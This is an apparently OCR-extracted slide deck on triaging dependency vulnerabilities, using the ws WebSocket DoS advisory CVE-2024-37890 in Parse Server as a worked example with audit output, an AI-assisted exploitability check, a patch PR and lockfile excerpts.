
Triage - Scaled up

Methodology




Triage - Scaled up

Methodology



Triage - Scaled up

Methodology



```


ws 7.0.0 - 7.5.9 || 8.0.0 - 8.17.0
Severity: high
ws affected by a DoS when handling a request with many HTTP headers - https://github.com/advisories/GHSA-3h5v-q93c-6h6q
ws affected by a DoS when handling a request with many HTTP headers - https://github.com/advisories/GHSA-3h5v-q93c-6h6q
fix available via `npm audit fix --force`
Will install parse@3.4.2, which is a breaking change
node_modules/@parse/push-adapter/node_modules/ws
node_modules/parse/node_modules/ws
node_modules/subscriptions-transport-ws/node_modules/ws
node_modules/ws

63 vulnerabilities (2 low, 26 moderate, 28 high, 7 critical)

```

Triage - Scaled up

Methodology




JS WSAdapter.js 1 ×

src > Adapters > WebSocketServer > JS WSAdapter.js > ...

```
1  /*eslint no-unused-vars: "off"*/
2  import { WSSAdapter } from './WSSAdapter';
3  const WebSocketServer = require('ws').Server;
4
5  /**
6   * Wrapper for ws node module
7   */
8  export class WSAdapter extends WSSAdapter {
9    constructor(options: any) {
10      super(options);
11      this.options = options;
12    }
13}
```

Triage - Scaled up


Methodology




```
14  onListen() {}
15  onConnection(ws) {}
16  onError(error) {}
17  start() {
18      const wss = new WebSocketServer({ server: this.options.server });
19      wss.on('listening', this.onListen);
20      wss.on('connection', this.onConnection);
21      wss.on('error', this.onError);
22  }
23  close() {}
24 }
```

Triage - Scaled up

Methodology




CVN-2024-37890 Detail		QUICK INFO				
AWAITING ANALYSIS		CVE Dictionary Entry: CVE-2024-37890				
This vulnerability is currently awaiting analysis.		NVD Published Date: 06/17/2024				
<h2>Description</h2> <p>ws is an open source WebSocket client and server for Node.js. A request with a number of headers exceeding the server.maxHeadersCount threshold could be used to crash a ws server. The vulnerability was fixed in ws@8.17.1 (e55e510) and backported to ws@7.5.10 (22c2876), ws@6.2.3 (eeb76d3), and ws@5.2.4 (4abd8f6). In vulnerable versions of ws, the issue can be mitigated in the following ways: 1. Reduce the maximum allowed length of the request headers using the --max-http-header-size=size and/or the maxHeaderSize options so that no more headers than the server.maxHeadersCount limit can be sent. 2. Set server.maxHeadersCount to 0 so that no limit is applied.</p>		NVD Last Modified: 06/20/2024				
<table><thead><tr><th>Severity</th><th>CVSS Version 4.0</th><th>CVSS Version 3.x</th><th>CVSS Version 2.0</th></tr></thead></table>		Severity	CVSS Version 4.0	CVSS Version 3.x	CVSS Version 2.0	Source: GitHub, Inc.
Severity	CVSS Version 4.0	CVSS Version 3.x	CVSS Version 2.0			
CVSS 3.x Severity and Metrics:						
 NIST: NVD	Base Score: N/A	NVD assessment not yet provided.				
 CNA: GitHub, Inc.	Base Score: 7.5 HIGH	Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H				
14	<pre>onListen() {}</pre>					
15	<pre>onConnection(ws) {}</pre>					
16	<pre>onError(error) {}</pre>					
17	<pre>start() {</pre>					
18	<pre> const wss = new WebSocketServer({ server: this.options.server });</pre>					
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20	<pre> wss.on('connection', this.onConnection);</pre>					
21	<pre> wss.on('error', this.onError);</pre>					
22	<pre>}</pre>					
23	<pre>close() {}</pre>					
24	<pre>}</pre>					



Triage - Scaled up

Methodology



Prompt



Anonymous

Go to NVD website and read the description of this CVE: CVE-2024-37890
 Analyze it with the following given Code Snippet and report "Code Exploitable" or "Code not Exploitable". Assume vulnerable versions.

Code:

```

/*eslint no-unused-vars: "off"*/
import { WSSAdapter } from './WSSAdapter';
const WebSocketServer = require('ws').Server;

/**
 * Wrapper for ws node module
 */
export class WSAdapter extends WSSAdapter {
    constructor(options: any) {
        super(options);
        this.options = options;
    }

    onListen() {}
    onConnection(ws) {}
    onError(error) {}
    start() {
        const wss = new WebSocketServer({ server: this.options.server });
        wss.on('listening', this.onListen);
        wss.on('connection', this.onConnection);
        wss.on('error', this.onError);
    }
}

```

Response



ChatGPT

Searched 3 sites

CVE-2024-37890 is a vulnerability in the `ws` module for Node.js, which can be exploited by sending a request with a number of headers exceeding the `server.maxHeadersCount` threshold. This can cause a denial of service (DoS) by crashing the WebSocket server. The vulnerability has been fixed in versions `ws@8.17.1`, `ws@7.5.10`, `ws@6.2.3`, and `ws@5.2.4`.

Given the provided code snippet, here's the analysis:

1. **WebSocketServer Initialization:** The `WSAdapter` class initializes a `WebSocketServer` using the `ws` module.
2. **Event Handling:** The server handles events like 'listening', 'connection', and 'error', but does not implement specific header size checks or limits in the provided snippet.

Analysis:


The code snippet provided does not explicitly set any limitations on the number of headers or their size, making it potentially vulnerable to the described attack if an excessive number of headers are sent to the server. The vulnerability can lead to a denial of service by crashing the server due to the exhaustion of header limits.

Conclusion:

Code Exploitable - This code snippet can be exploited under the conditions described in CVE-2024-37890. To mitigate this issue, you should update to a fixed version of the `ws` module or implement mitigations such as setting appropriate `maxHeadersCount` and limiting header sizes.

Triage - Scaled up

Methodology



Prompt



Anonymous

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Analyze it with the following given Code Snippet and report "Code Exploitable" or "Code not Exploitable". Assume vulnerable versions.

Code:

```

/*eslint no-unused-vars: "off"*/
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/**
 * Wrapper for ws node module
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    super(options);
    this.options = options;
  }

  onListen() {}
  onConnection(ws) {}
  onError(error) {}
  start() {
    const wss = new WebSocketServer({ server: this.options.server });
    wss.on('listening', this.onListen);
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    wss.on('error', this.onError);
  }
}

```

Response



ChatGPT

Searched 3 sites

CVE-2024-37890 is a vulnerability in the `ws` module for Node.js, which can be exploited by sending a request with a number of headers exceeding the `server.maxHeadersCount` threshold. This can cause a denial of service (DoS) by crashing the WebSocket server. The vulnerability has been fixed in versions `ws@8.17.1`, `ws@7.5.10`, `ws@6.2.3`, and `ws@5.2.4`.

Given the provided code snippet, here's the analysis:

1. **WebSocketServer Initialization:** The `WSAdapter` class initializes a `WebSocketServer` using the `ws` module.
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The code snippet provided does not explicitly set any limitations on the number of headers or their size, making it potentially vulnerable to the described attack if an excessive number of headers are sent to the server. The vulnerability can lead to a denial of service by crashing the server due to the exhaustion of header limits.

Conclusion:

Code Exploitable - This code snippet can be exploited under the conditions described in CVE-2024-37890. To mitigate this issue, you should update to a fixed version of the `ws` module or implement mitigations such as setting appropriate `maxHeadersCount` and limiting header sizes.

Back to Parse Server



Parse Server

 ci failing  ci passing  ci failing Snyk security monitored coverage 94%  auto-release

 nodejs 18, 20  mongodb 4.0, 4.2, 4.4, 5, 6  postgresql 13, 14, 15, 16

npm@latest v7.0.0 npm@beta v7.0.0-beta.1 npm@alpha v7.1.0-alpha.10

backers 61 sponsors 38 discourse 1.4k topics  Follow  Chat 

Patching is Easy... Right?

refactor: Security upgrade ws from 8.16.0 to 8.17.1 #9157

<> Code ▾

Merged mtrezza merged 2 commits into release-6.x.x from snyk-fix-5ee96b57859be9876dcbf23ad9b67411 3 days ago

Conversation 3 Commits 2 Checks 26 Files changed 2

+10 -9

Changes from all commits File filter Conversations

Filter changed files

package-lock.json

package.json

Load diff

Some generated files are not rendered by default. Learn more about [how customized files appear on GitHub](#).

package.json


```
@@ -61,7 +61,7 @@
61   "uuid": "9.0.1",
62   "winston": "3.12.0",
63   "winston-daily-rotate-file": "5.0.0",
64 -   "ws": "8.16.0"
65 },
66   "devDependencies": {
67     "@actions/core": "1.9.1",
68     "jest": "27.5.1"
69   }
70 }
```

Viewed

WTF ?!

```
ws 7.0.0 - 7.5.9 || 8.0.0 - 8.17.0
Severity: high
ws affected by a DoS when handling a request with many HTTP headers - https://github.com/advisories/GHSA-3h5v-q93c-6h6q
ws affected by a DoS when handling a request with many HTTP headers - https://github.com/advisories/GHSA-3h5v-q93c-6h6q
fix available via `npm audit fix --force`
Will install parse@3.4.2, which is a breaking change
node_modules/parse/node_modules/ws
node_modules/subscriptions-transport-ws/node_modules/ws
parse 3.4.3-alpha.1 - 5.2.0-alpha.2
Depends on vulnerable versions of ws
node_modules/parse

31 vulnerabilities (15 moderate, 14 high, 2 critical)
```




Welcome to the Transitive Nightmare

```
ws 7.0.0 - 7.5.9 || 8.0.0 - 8.17.0
Severity: high
ws affected by a DoS when handling a request with many HTTP headers - https://github.com/advisories/GHSA-3h5v-q93c-6h6q
ws affected by a DoS when handling a request with many HTTP headers - https://github.com/advisories/GHSA-3h5v-q93c-6h6q
fix available via `npm audit fix --force`
Will install parse@3.4.2, which is a breaking change
node_modules/parse/node_modules/ws
node_modules/subscriptions-transport-ws/node_modules/ws
  parse 3.4.3-alpha.1 - 5.2.0-alpha.2
  Depends on vulnerable versions of ws
  node_modules/parse

  31 vulnerabilities (15 moderate, 14 high, 2 critical)
```

```
33692 "subscriptions-transport-ws": {
33693   "version": "0.11.0",
33694   "resolved": "https://registry.npmjs.org/subscriptions-transport-ws/-/subscriptions-transport-ws-0.11.0.tgz",
33695   "integrity": "sha512-8D4C6DIH5tGiAIpp5I0wD/xRlNiZAPGHyzCe7VzyzUoxHtawzjNAY9SUTXU05/EY2NMY9/9GF0ycizkXr1CWQ==",
33696   "requires": {
33697     "backo2": "^1.0.2",
33698     "eventemitter3": "^3.1.0",
33699     "iterall": "^1.2.1",
33700     "symbol-observable": "^1.0.4",
33701     "ws": "^5.2.0 || ^6.0.0 || ^7.0.0"
33702   },
33703   "node_modules/parse": {
33704     "version": "5.0.0",
33705     "resolved": "https://registry.npmjs.org/parse/-/parse-5.0.0.tgz",
33706     "integrity": "sha512-6g0ARZWjHjmGusbTskhC1qlRn527olMEsd2LLj9cP2GY3n4VF0wFwV8z/vm2+YfzPfPc
33707     "dependencies": {
33708       "@babel/runtime-corejs3": "7.23.2",
33709       "idb-keyval": "6.2.1",
33710       "react-native-crypto-js": "1.0.0",
33711       "uuid": "9.0.1",
33712       "ws": "8.16.0",
33713       "xmllhttprequest": "1.0.0"
33714     },
33715   }
33716 }
```

lockfile: package-lock.json



Back to Triage

1. SCA Scan
2. Import
3. Usage
4. Risk Analysis
5. Remediation / Risk Acceptance

High	ws affected by a DoS when handling a request with many HTTP headers
Package	ws
Patched in	>=7.5.10
Dependency of	subscriptions-transport-ws
Path	subscriptions-transport-ws > ws
More info	https://github.com/advisories/GHSA-3h5v-q93c-6h6q

High	ws affected by a DoS when handling a request with many HTTP headers
Package	ws
Patched in	>=8.17.1
Dependency of	parse
Path	parse > ws
More info	https://github.com/advisories/GHSA-3h5v-q93c-6h6q

Back to Triage

1. SCA Scan

2. Import

3. Usage

